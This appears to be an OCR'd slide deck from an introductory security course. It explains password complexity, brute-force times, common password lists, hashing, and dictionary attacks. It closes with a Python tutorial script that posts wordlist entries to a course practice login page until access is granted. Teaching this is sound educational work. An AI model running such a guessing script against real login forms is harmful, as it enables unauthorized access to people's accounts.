
Web Analysis and Advanced Cracking Techniques

Diving into the Deep End

Exercise 2




Better Passwords

- Longer passwords are better
- Numeric passwords become susceptible to brute force
- Increase complexity by using letters (a-z and A-Z)
- Add even more complexity by using symbols ($,#,%, ...)

Password Complexity

4 digit numeric password:	10^4	=	10,000
10 digit numeric password:	10^{10}	=	10,000,000,000
4 character (lowercase):	26^4	=	456,976
4 character (mixed case):	52^4	=	7,311,616
4 character (alphanumeric):	62^4	=	14,766,336
4 character (with symbols):	94^4	=	78,074,896
5 character (with symbols):	94^5	=	7,339,040,224
6 character (with symbols):	94^6	=	689,869,781,056

Password Complexity



Password Checking Speed

- Our online method: 2 / second
  - Delay due to online transmission to server
- Local access to check passwords is much quicker
  - CPU: 100 million
  - GPU: 3 billion
  - Distributed: 12 billion
  - Specialized hardware: 90 billion

Brute Force Time Limitations

	Online	Local
4 digit numeric:	1.4 hours	< 1 s
4 character (symbols):	451 days	< 1 s
8 digit numeric:	1.6 years	1 second
8 character (symbols):	96 million years	6 - 24 days
12 digit numeric:	-	2 minutes
12 character (symbols):	-	1 - 5 million years

Make Brute Force Easier

- If we know common information to try
    - Birthdays
    - Anniversary
    - Pet’s name
    - Children’s names
    - Sports teams / players

Make Brute Force Easier

- Password Patterns
  - Capitalize first letter
  - Add number to the end of a word
  - Substitute letters for numbers or symbols
    - t → 7
    - a → @
  - Add special characters at beginning and end

How to guess better?

- Can we make probable word guesses?
  - password
  - Password1
  - PaSsWoRd
  - 1Password!
  - iwN4gtp&yIwnbc

Most Popular Passwords 2015

10	
9	
8	
7	
6	
5	
4	
3	
2	
1	

Most Popular Passwords 2015

10	baseball
9	
8	
7	
6	
5	
4	
3	
2	
1	

Most Popular Passwords 2015

10	baseball
9	1234567
8	
7	
6	
5	
4	
3	
2	
1	

Most Popular Passwords 2015

10	baseball
9	1234567
8	1234
7	
6	
5	
4	
3	
2	
1	

Most Popular Passwords 2015

10	baseball
9	1234567
8	1234
7	football
6	
5	
4	
3	
2	
1	

Most Popular Passwords 2015

10	baseball
9	1234567
8	1234
7	football
6	123456789
5	
4	
3	
2	
1	

Most Popular Passwords 2015

10	baseball
9	1234567
8	1234
7	football
6	123456789
5	12345
4	
3	
2	
1	

Most Popular Passwords 2015

10	baseball
9	1234567
8	1234
7	football
6	123456789
5	12345
4	qwerty
3	
2	
1	

Most Popular Passwords 2015

10	baseball
9	1234567
8	1234
7	football
6	123456789
5	12345
4	qwerty
3	12345678
2	
1	


Most Popular Passwords 2015

10	baseball
9	1234567
8	1234
7	football
6	123456789
5	12345
4	qwerty
3	12345678
2	password
1	

Most Popular Passwords 2015

10	baseball
9	1234567
8	1234
7	football
6	123456789
5	12345
4	qwerty
3	12345678
2	password
1	123456

Most Popular Passwords 2014




Most Popular Passwords 2013

password
123456
12345678
1234
qwerty
12345
dragon
baseball
football
letmein
monkey
696969
abc123
mustang
michael
shadow
master
jennifer
111111
2000
jordan
superman
harley
1234567
trustno1
hunter
buster
soccer
killer
george
sexy
andrew
charlie
hockey
ranger
daniel
starwars
klaster
112233
thomas
yankees
freedom
computer
michelle
jessica
pepper
1111
zxcvbn
555555
11111111
131313
ginger
summer
dallas
pass
corvette
matthew
joshua
hello
merlin
test
silver
tigger
thunder
6969
biteme
sunshine
hammer
love
austin
654321
666666
123123
access
nicole
robert
orange
taylor
heather
batman
maggie
william
amanda
ashley
maverick
123456789
source: xato.net

source: xato.net

Notable People Passwords



Position: Division Chief
Password: lincoln
Entropy: 10.9
Crack Time: 0.09 seconds

Google
Position: Software Engineer
Password: muffins
Entropy: 12.3
Crack Time: 0.2 seconds

IBM
Position: Senior Manager
Password: 123456
Entropy: 1.0
Crack Time: 0 seconds

Microsoft
Position: Program Manager
Password: 123[yearofbirth]
Entropy: 10.4
Crack Time: 0.07 seconds

Position: Manager
Password: [firstinitialandDOB]
Entropy: 21.7
Crack Time: 4 minutes

mozilla
Position: Web Developer
Password: squar3
Entropy: 11.9
Crack Time: 0.2 seconds

Dictionary Attacks

- Create lists of common words or phrases to check
- May not get every password, but can get many (most?)
- Orders of magnitude less tries for long passwords
- Include phrases and common number sequences
- Dictionaries of 40+ million entries are readily available

How long to guess?

- 40 million word dictionary
- 20 permutations (capitalization, letter substitution, etc)
- Include single leading and trailing symbols
- Include all possible 2 digit leading and trailing numbers

27 hours

Without specialized hardware

How long to guess?

- 40 million word dictionary
- 20 permutations (capitalization, letter substitution, etc)
- Include single leading and trailing symbols
- Include all possible 2 digit leading and trailing numbers

3.6 hours!

With specialized hardware

How Passwords are Saved

- Not saved as “cleartext”... hopefully!
- No online service should be able to tell you your password
    - Data breach would reveal all passwords instantly
    - Only allow you to reset your password
- Save a hash of your password
    - Apply hash when you login
    - Compare to saved hash

Hashes

- Algorithm that maps data of one value to another
- One directional - non reversible
  - “1” maps to “A”
  - “A” maps to “b”
  - “b” maps to “7”
- If somebody gains access to saved hash “A”
  - Can’t figure out password is “1”

Hash Vulnerability

- Vulnerability in the hash function
    - Mapping could be reversed
        - “A” can lead me back to “1”
    - Random data isn’t completely random
        - Knowing a pattern to the mapping
        - Reduces the complexity of guesses

Hash Vulnerability

- Exploit vulnerability
  - Reduce the time to guess (Guess faster)
  - Reduce the number of potential guesses
- Sneakers movie was based around this concept
  - NSA has been suspected of putting a vulnerability in the RSA algorithm

Day 3 Tutorial

Passphrase>

Using a Dictionary

- Going to use a dictionary with python to crack a password
- Small dictionary for training purposes
  - 2264 entries
- Won’t be able to crack every password
- Similar speed as numeric guesses
  - 19 mins to guess every entry

Reading Dictionary in Python

- Use standard data input mechanism for command line programs
  - stdin (short for standard input)
    - Takes input from the python shell or running terminal
  - stdout (short for standard output)
    - What we use to print data to the shell or terminal

Run Python Code from Terminal

- Run the python program using command `python`

```
python file_name.py
```

- Gives the same output to terminal as python shell before
- Same action as IDLE’s “Run Module”

Redirect in Terminal

- Redirect is a way to redirect data from one source to a file
    - Redirect output “>”
        - Redirect output from our previous python code


```
python day2_tutorial.py > output.txt
```

    - Redirect input “<”
        - Redirect the contents of a file as input

```
python example.py < inputfile.txt
```

Create Input File

- Used text editor (Gedit)
- Create a list of words or phrases
- Save as **`input.txt`**



```
Mario
Luigi
bowser
Princess Toadstool
koopa troopa
Yoshi
```

Python Input

```
import sys

for word in sys.stdin:
    print word
```

- Notice the extra blank line?
- Due to having a return character in the text file
- Remove the return character with .rstrip()

- Save python code as `example.py`
- Run python code

```
python example.py < input.txt
```

Python Input

```
import sys


for word in sys.stdin:
    print word.rstrip()
```

- Notice the extra blank line?
- Due to having a return character in the text file
- Remove the return character with .rstrip()

- Save python code as `example.py`
- Run python code

```
python example.py < input.txt
```

Day 3 Tutorial

Form Data

- Form “action=tutorial-result.php”
  - Where the form is submitting the data
- Form “input”
  - Data being sent to the server
    - Named “passphrase”
    - String of text

Python Request

- Create a POST request

```
import requests

passphrase = [ ("passphrase", word.rstrip()) ]

response = requests.post("https://www.cyberdiscovery.rocks
   /AICS/day3/tutorial-result.php", data=passphrase,
   verify=False)

print response.text
```

Python Check Result

- Search for text in the response
- Result of -1 means the text is not found

```
if (response.text.find("Access denied.") == -1):
    print "FOUND!"
    exit(0)
else:
    print "Not Found :'("
```

Python Dictionary Solution

```
import sys
import requests

for word in sys.stdin:
        print "Trying " + word.rstrip() + "...",

        passphrase = [ ("passphrase", word.rstrip()) ]
        response = requests.post("https://www.cyberdiscovery.rocks/AICS/day3/tutorial-result.
php",
                data=passphrase, verify=False)

        if (response.text.find("Access denied.") == -1):
                print "FOUND!"
                exit(0)
        else:
                print "Not Found :'("
```